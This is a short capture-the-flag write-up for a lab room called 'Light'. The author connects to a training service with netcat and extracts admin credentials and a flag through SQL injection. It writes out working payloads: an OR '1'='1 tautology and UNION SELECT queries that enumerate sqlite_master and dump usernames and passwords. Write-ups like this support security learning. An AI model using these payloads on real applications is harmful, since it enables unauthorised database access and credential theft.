Author: Xera

This is a writeup for Light room.
My target IP: 10.10.134.21
The room provides some hints, so an Nmap scan isn’t necessary.
nc [target ip] 1337
After connecting, you’ll be prompted to enter a username. Use the username “smokey” as hinted at in the room.
Once you provide the username, the system will display the corresponding password for it.
Afterward, I attempted an SQL injection.
smokey' OR '1'='1
The system provides a different password.
' Union Select name FROM sqlite_master WHERE type='tableThen, we discovered the name of the admin’s table.
' Union Select username FROM [admins_table] WHERE username LIKE '%
I obtained the admin’s username by using ‘%’, which matches all records in the table.
' Union Select password FROM [admins table] WHERE username = '[username]
To query the admin’s password, use the username from the previous output.
' Union Select COUNT(username) FROM [admins_table] WHERE '1
To find the flag, observe that there are two entries in the admins table.
' Union Select username FROM [admins table] WHERE username != '[username]
Query the admins table and filter by the admin’s username to reveal the “flag” username.
' Union Select password FROM [admins table] WHERE username = 'flag
Query the password for the username “flag,” and this will give you the answer.